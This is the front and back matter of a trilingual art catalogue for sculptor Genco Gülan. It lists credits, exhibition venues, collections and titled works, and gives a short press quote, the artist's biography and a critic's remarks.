Fransızca çeviri/ French Translation: Buket Ateş, Sinan Can Gülan, Zeynep Okyay.
İngilizce çeviri/ English Translation: Pırıl Gündüz
Arkeoloji danışmanı/ Archeological consultant: Buse Ulufı, Kemal Ersavaş
Türkçe Son okuma/Turkish Proof Reading: Nuray Önoğlu, Damla Durman
İngilizce Son okuma/ Proof reading in English: Nancy Atakan
Sanat Tarihi Danışmanları/ Art History Consultants: Doç Dr. Zeynep Yasa Yaman, Göknur Gürcan, Prof. Dr. Marcus Graf, Doç. Dr. Burcu Pelvanoğlu

Teşekkürler/ Thanks: Can İnan, Zeynep Oğuz, Zeki Sarıbekir, Ahmet Uysal, Gülçin Kaya, Öykü Eras, Bedri Baykam, Müzeyyen Çağlar Gürel, Ali Şimşek, Ömer Över

Seriler/ Series: Geleceğin Arkeolojisi/ Future Archeology, Antik Plastik/ Ancient Plastic, Metafora/ Metaphora. Uçan Heykeller/ Flying Sculptures.

Projelerin Sergilendiği yerler:
Galeri Artist Ankara, Gallery Artist Berlin, ENKA Okulları İstinye, İzmir Resim Heykel Müzesi, Ankara Resim Heykel Müzesi, Doğan Koleji Üsküdar, Akmerkez Etiler, Piramid Sanat İstanbul, İda Sanat Galerisi Bodrum, Ege Üniversitesi Kültür merkezi İzmir, Contemporary İstanbul, Antalya Arkeoloji Müzesi, Real Ankara, İTÜ Lokal Maslak, Mat Auction Paris, International Artist Grand Prize Taiwan, Liquid Art Systems Istanbul, Korfman Kütüphanesi, Çanakkale, Kadıköy Belediyesi Barış Manço Sanat Galerisi.

Exhibition Locations:
Gallery Artist Ankara, Gallery Artist Berlin, ENKA Schools Istanbul, Izmir Painting and Sculpture Museum, Ankara Painting and Sculpture Museum, Dogan College, Akmerkez Etiler, Piramid Art Gallery Istanbul, Ida Art Gallery Bodrum, Ege University Cultral Center, Contemporary Istanbul, Antalya Archeology Museum, Real Ankara, ITU Lokal Maslak, Mat Auction Paris, International Artist Grand Prize Taiwan, Liquid Art Systems Istanbul, Korfman Library Canakkale, Kadıkoy Municipality Baris Manco Art Gallery, Sculpture Symposium Besiktas Istanbul.

Koleksiyonlar:
Istanbul Modern, Cer Modern Ankara, Hakan Çarmıklı, Özil Collection İstanbul, Piramid Sanat İstanbul, Selanik Çağdaş Sanat Müzesi, Emir Berki Baran, Ferit Meriçten, Korfman Kütüphanesi, Çanakkale, Kadıköy Belediyesi, Beşiktaş Belediyesi.

Collections:
Istanbul Modern, Cer Modern Ankara, Carmikli collection, Ozil Collection, Piramid Art Gallery Istanbul, Thessaloniki Museum of Contemporary Ary, Emir Berki Baran, Ferit Mericten, Korfman Library , Canakkale, Kadikoy Municipality, Besiktas Municipality.

museum

Pırıl Güleşçi Arıkonmaz
'Ben bir müzeyim', Haber Türk
04.02.2012

"'Sanat müzeleri bina ya da mülkiyet ilişkisi şeklinde algılanıyor, benim içinse öncelikle bir fikir. Fikirler de, yapıları itibarıyla ölü doğmak ve sıkıcı olmak zorunda değiller' diyor Genco Gülan. Sanatçı, dünyanın ilk 'Yaşayan Sanat Müzesi' olmak gibi çok şahsi bir manifestoyla karşımızda..."

Ich bin die erste Lebende Kunstmuseum, 2012. Berlin'deki Pergamon Müzesindeki Zeus altarının önünde performansın kayıdı. (Almanca'dan tercümesi: Ben ilk yaşayan Sanat Müzesiyim.) Referans: Timm Ulrichs, "ersten lebenden Kunstwerk" (1961). Manifestonun Türkçe tercümesi; "Ben ilk yaşayan sanat yapıtıyım".

I am the first Living Art Museum, 2012. Photo documentation of the performance on the stairs of the Zeus altar at the Pergamon Museum in Berlin. Reference: Timm Ulrichs, "ersten lebenden Kunstwerk" (1961)manifestation, meaning in English; "I am the the first living artwork".

Yapıt Listesi

List of Art Works:

Yazım Hatası/ Typo, (2017) 1
Uzam/ Evolving into Space, (2012) 2, 3
Dört Gözlü İskender/ Alexander with 4 Eyes, (2011) 6
Gerçek 3D/ Real 3D, (2014) 8
Bayan Temiz Artemis/ Ms. Clean Artemisia, (2018) 12
Çatallı Hermes/ Hermes with a Fork, (2010) 14, 15
Selam/ Hello, (2015) Arka Kapak/ Back Cover 17
Siyam İkizi Zeus/ Siamese Zeus, (2010) 18
Akıllı Buda/ Smart Buddha, (2018) 20, 21
Herames/ Herames, (2017) 23, 107
Dans Eden Heykel/ Dancing Sculpture, (2018)25
Altı Gözlü İskender/Alexander with Six Eyes, (2017) 28
Uzaylı İmparator/ Our Emperor is an Alien, (2017) 34
Konstantin Makinası/ Constantine Machine, (2014) 37
Hem Güzellik, Hem Akıl/ Beauty and Brains, (2015) 38
Suratsız/ Mono, (2013) 41
İki Kafalı Nemesis/ Nemesis With Two Heads, (2010) 45
Soğuk Musa/ Cold Moses, (2018) 46
Basketbol Ayakkabılı Koşucu/ Runner with Basketball Shoes, (2014) 49
Üç Kollu Disk Atan Adam/ Discobolous with three Arms, (2016) 50
Pinokyo Apollo/ Pinocchio Apollon, (2018) 53
Uykuya Düşmek/ Falling Asleep, (2010) 54
Aşil Topuğu/ Achilles Heel, (2010) 57
Sokrates Aklımda/ Socrates in my Mind, (2010) 58
Kanatlı Lakun/Lacoon with Wings, (2019) 61
Son Labirent/ Last Labyrinth, (2016) 62, 63
Çikolata İmparator/ Chocolate Emperor, (2014) 64
Cerrah Apollo/ Surgeon Apollo, (2015) 67
Kameralı Afrodit/ Aphrodite with a Camera, (2010) 68
Zafer Bey/ Mr. Nike, (2013) 71
Sev/ Love, (2018) 72
Son Aşk Şiiri/ Last Love Poem, (2017) 74
Kornelia Yeşim/ Cornelia Yesim, (2012) 76
Üç Gözlü Sokrates/ Socrates with three Eyes, (2018) 79
Antik Louis/ Ancient Louis, (2017) 80
Alo, Alo, Alo, Alo/ Hello, Hello, Hello, Hello, (2018) 82
Uzak Doğulu (Filipinli) Afrodit/ Aphrodite, from far East (Philippines), (2015) 84
Sadece Gözlerin için/ For your Eyes only, (2017) 87
Ayakta Duran bir Firavun Heykeli için yeni bir Duruş Araştırması/ Study for a new Pose for a Standing Pharoah Sculpture, (2018) 88
Uyuyan İskender (Kendi Portresi)/ Alexander Asleep (Self Portrait), (2012) 94, 95
Bayan Bay Selfi/ Ms Mr Selfy, (2015) 96, 97
Plastik Poseydon taşlağı/ Skech for Plastic Posedion, (2015) 98
Plastik Poseydon/ Plastic Posedion, (2015) 99

Kafadan Kollu (Zeus)/ Cephalopoda (Zeus), (2017) 100, 101
Livia Üç Kere/ Livia ThreeTimes, (2010) 102, 103
Şair Robot (Safo)/ Robot Poet (Saphho), (2017) 104, 105
Yedi Kafalı Ejderha/ Dragon with Seven Heads, (2008) 106
Karanlık Baba/ Dark Father, (2014) 108,
Karanlık Baba Romalıydı/ Dark Father was Roman, (2013) 109
Dört Gözlü Venüs/ Venus with 4 Eyes, (2014) 110, 111
Kumarbaz/ Gambler, (2010) 112, 113
Plastik İskender/ Plastic Alexander, (2015) 114, 115
Mavi (YENİ performans)/ Blue (NEW Performance) (2008) 116
Atina, Atina/ Athena, Athena, (2010) 116, 117
Billur/Girl with Balls, (2014) 118, 119
Bayan Ters/ Ms. Reverse, (2015) 120, 121
Sivil/ Civil, (2014) 122, 123
Maskeli Venüs/ Venus with a Mask, (2014) 124, 125
Sponsor (Dalgıç Poseydon)/ Scuba Poseidon, (2017) 92, 126, 127, 182, 183
Örümcek Genco/ Spider Genco, (2014) 128, 129
Para Kafa (Apollo)/ Money Head, (2017) 130, 131
Pinokyo Eros/ Pinocchio Anteros, (2014) 132, 133
Alışverişi Kaçamağı/ Shop Lifting, (2010) 134, 135
Hermes Yürüyüşü/ Hermes Walker, (2010) 136, 137
Dada Virus/ Dada Virus, (2018) 138
Klasik Korsan/ Classic Hacker, (2015) 139
Mermer Batığı/ Marble Wreck, (2014) 140 141
Bay Kraliçe (Blackberry)/ Drag King, (2014) 142, 143
Sekiz Gözlü İskender/ Alexander with eight Eyes, (2017) 145
Plastik Venus/ Plastic Venus (2015) 146, 147
Çivi çiviyi söker/ Only a nail can remove a nail (2018) 148
Üçüz Güzeller/ Triple Muses, (2017)149
Petek/ Petek (2018) 150
İki Ağızlı İskender/ Alexander with two Mouths, (2017) kapak/ cover , 151
Antik Mafya/ Ancient Mafia, (2012) 152, 153
Garp Çıbanı/ Hermatic Leishmaniasis, (2010) 154, 155
Plastik Hermes/ Plastic Hermes, (2015) 156, 157
Plastik Sokrates/ Plastic Socrates, (2015) 158, 159
Siyam Markus/ Siyamese Marcus, (2010) 162, 163
Wunderbar/ Wonderfull, (2010) 166, 167
Yüzen Porte/ Swimming Portrait, (2014) 170, 171
İki Başlı Davut/ David with 2 Heads, (2016) 173
Çevrimiçi/ Networked, (2014) 174, 175
Mitolojiyi Heklemek/ Hacking Mythology, (2006) 178, 179
Kibele ve Yansıması/ Kybele and its Mirror, (2015) 186, 187
Metafora/ Metaphora (2017) 190, 191
Sol Klik/ Left Click, (2017) 192
Ich bin die erste lebende Kunstmuseum/
I am the first Living Art Museum, (2012) 194, 195
Pepsi/ Pepsi (2017)196, 197
Einstein/ Einstein, (2013) 200

Pepsi, 2017. Sırlı Seramik. 14* 14* 33 cm. Enis İzmiroğlu koleksiyonu. Referans: Meşrubat şişeleri ve Ai Weiwei, Coca Cola Vazosu, 2011.
Pepsi, 2017. Glazed Ceramic. 30* 30 * 15 cm. Enis Izmiroglu Collection. Reference: Soda bottles and Ai Weiwei, Coca Cola Vase, 2011.

Einstein, 2013. Aliminyum döküm. 21 x 25 x 10 cm.
Referans: Seramik antik tiyatro maskeleri.
Einstein, 2013. Metal casting. 21 x 25 x 10 cm. Reference:
Ancient ceramic theater masks.

Genco Gülan resim, heykel, çizim, yeni medya ve performans gibi kavramsal çağdaş sanat yapıtlarının tümünü 'fıkir sanatı' olarak tarif eden bir sanatçı ve teorisyendir. 1969 yılında İstanbul'da doğdu. İlk ödülünü 1993'te BP'den alan Gülan, 2000 yılında New School bursu, 2005 EMAF ödülünü alan ekipte yer aldı, 2011 Sovereign Avrupa Sanat ödülüne finalist seçildi ve 2015 Ege Art ödüllerine layık görüldü. Yapıtları Centre Pompidou, ZKM, Pera, MAM Rio de Janeiro ve La Triennale Milano gibi önemli müzelerde sergilendi. Gülan Steirishes Herbst, Ars Electronica, Mediaterra, prog-me, Accente, Balkan Art, Gezici Tahran ve Bonn Bienali gibi festivallere katılmıştır. Performansları ve katıldığı projeler İKSV Tiyatro, Xchange PAP Tel Aviv, Wunderbar New Castle, Fringe New York, Moving Silence Atina ve Accente Duisbug gibi önemli festivallerde sergilenmiştir. Sanatçı Yale, SVA, Bilgi, New York Institute of Technology, Incheon ve Köln Üniversitelerinde konferanslar vermiştir. Yapıtları Rhizome.org at the New Museum, İstanbul Modern, Museum Oswald, Davis Museum, Elgiz, Baksı, Selanik Devlet Çağdaş Sanat Müzesi ve Imago Mundi Luciano Benetton daimi koleksiyonlarına girmiştir. Eserleri City University, U.C. Santa Barbara ve Teksas Rice Üniversitelerinde derslerde okutulmuştur. Sanatçı Pınar, Turgut Pura, Odea Bank ve Batı Anadolu sanat yarışmaları jürilerinde görev yapmıştır. Web Bienali'nin kurucusu olan Genco Gülan, Balkan Bienali'nin danışma kurulunda, ISEA Singapur Uluslararası program komitesinde yer almıştır. Sanatçı Mimar Sinan ve Boğaziçi Üniversite'lerinde ders vermiştir. Halen İstanbul ve İzmir'de yaşamakta ve çalışmaktadır.

***Genco Gülan** est un artiste conceptuel contemporain aux multiples médias qui définit ses pratiques en peinture, sculpture, performance, vidéo et nouveaux médias tant que «art des idées». Gülan est né à Istanbul en 1969. Il a reçu son premier prix de BP en 1993, obtenu une bourse à New School en 2000, participé à l'équipe qui a remporté le concours EMAF 2005, sélectionné comme finaliste du Sovereign European Art 2011 et nommé Master Artist chez Ege Art en 2015. Ses œuvres sont présentées dans des musées tant que; Centre Pompidou Paris, Péra, ZKM, MAM Rio de Janeiro, La Triennale de Milan, Ankara Musée de la Sculpture et la Peinture et Cer Modern. Liste des produits Herbst, Ars Electronica, Mediaterra, Prog-me, Balkan Art Novi Sad, Itinérance Tahran et Biennale de Bonn sont des féstivaux qu'il a participé. Ses performances ont été présenté au Istanbul Theatre, au PAP Tel Aviv, au Wunderbar New Castle, Fringe New York, Moving Silence Athens et Accente Festival Duisbug. Il est dans des collections telles que Rhizome.org au New Museum, Istanbul Moderne, Elgiz, Baksı, Musée Oswald, Musée Davis, Musée d'État de Art contemporain, Thessalonique et Imago Mundi, Luciano Benetton. Ses œuvres sont répertoriées dans les listes de lecture obligatoires des universités, telles que City University, Rice University et U.C. Santa Barbara. Gülan a donné des conférences à Yale, SVA, Köln, Bilgi, NYIT et Université d'Incheon. Il faisait partie du conseil consultatif de la biennale des Balkans Cosmopolis et le Comité international de programmation de l'ISEA Singapour. Il est le fondateur du site istanbumuseum.org et de la Biennale Web. Il a enseigné à Académie Mimar Sinan et Université Bogazici, Istanbul. Il vit et travaille à Izmir et à Istanbul.* (English text inside the front cover.)

Genco Gulan Sculptures & Ancient Future
Genco Gülan Heykelleri ve *Antik Gelecek*

Hasan Bülent Kahraman

"Gulan's art... unify with the line coming from Klein- Duchamp and they achieve this perfectly in the formal sense. On the other hand...they got based on a political platform.
...
Genco Gulan... takes on the past with a methodical approach... realizing this with the sensibility of all the great artists... and in his works, with transcendent choices, makes suggestions for future."

"Gülan'ın yapıtları.. bir yandan Klein-Duchamp çizgisinde gelen bir anlayışla bütünleşir ve bunu formel açıdan kusursuzca başarır. Öte taraftan... ince bir şekilde, politik bir platforma otururlar.
...
Genco Gülan... geçmişi metodik bir yönelimle ele alırken ve bunu... bütün büyük sanatçıların duyarlılığıyla gerçekleştirirken, yapıtlarında... geleceğe dönük önermelerde bulunuyor."

Contenant du texte en français

ISBN 978-3-95763-437-5